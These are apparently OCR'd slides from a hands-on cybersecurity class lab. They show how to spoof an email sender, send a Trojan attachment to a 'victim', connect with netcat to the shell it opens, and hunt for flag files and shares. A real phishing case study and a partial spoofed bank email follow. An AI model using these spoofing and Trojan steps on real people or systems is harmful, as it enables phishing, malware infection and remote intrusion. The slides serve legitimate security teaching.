
Spoofing an email Source Address

Enter nothing, leaving the default Account name

Click Next


Spoofing an email Source Address

Click Finish



Spoofing an email Source Address


Click Close



Spoofing an email Source Address

Click Create Mail Enter:


- Victim's email address, a subject, and a message
- Attach your Trojan and Send




Spoofing an email Source Address

Sending your email…

- No need to log onto the email server to send it email
- Just click Cancel
- Send your email with the zipped attachment to whoever the instructor/lab names
- If the victim right-clicks on the email and selects properties, they will see the spoofed information
- See next slide...



What the Victim Sees



Trojan Exploitation

Once victim has unzipped and executed email attachment

- We can connect to their computer

Run Netcat and connect to port number you specified

- Open a DOS window, go to C:\Tools\netcat and Enter:

  > nc 192.168.0.1 1111 *Use the target's correct IP!*

- Use port number you specified! It's 1111 only if you are using Station #11.
- The target will push you a shell!
- Access the contents of the target's (Windows) flag files

  > cd\ *Go to the top of the dir structure*

  > dir/s flag?.txt *Look for flag files*

  > type flag0.txt *Only an example!*

Trojan Exploitation


- Access contents of target's (Windows) flag files

  > dir/s/a flag?.txt /a = show hidden files too
- *Having trouble finding that one last flag?*
- Maybe it is in a locked-down share!
- In this example you are on server as person who ran the email trojan (sysadmin?) and that person is not the flag owner
- Nbtenum told you what the shares are!
- 'net use' to connect to the share as that person!
  - *More on net use later!*
- Note the synergy between tools and data?

CyberThieves Attack Oak Ridge Lab

December 7, 2007

- Hackers gained access to a non-classified database at Oak Ridge National Laboratory in Tennessee, that contained personal information, including SSN's and DOB's of laboratory visitors between 1990 and 2004.
- Approx. 1,100 attempts occurred through a series of phishing e-mails that appeared to be official communications. The emails instructed employees to open the attachment, which was, of course, malicious code….
- 11 staff members opened the attachments
- Phishing + Social Engineering & 1% success rate! Excellent!
- Oak Ridge National Laboratory – DOE – Smart Staff


Important Message From Your Account - Internet Explorer provided by Dell
https://email.pacific.edu/exchange/jking/Inbox/Important%20Message%20From%20Your%20A
Reply
Reply to all
Forward
Help
To help protect your privacy, links to images, sounds, or other external content in this message have been blocked. Click here to unblock content.
From: Bank of America [account-service@bankofamerica.com]
Sent: Thu 9/13/2007 9:49 PM
To:
Cc:
Subject: Important Message From Your Account
Attachments:
Spoofed!
Dear Bank of America member,
We understand how important information security and privacy are for you. We regret to inform you that we have some problems with our database, some parts from our database were 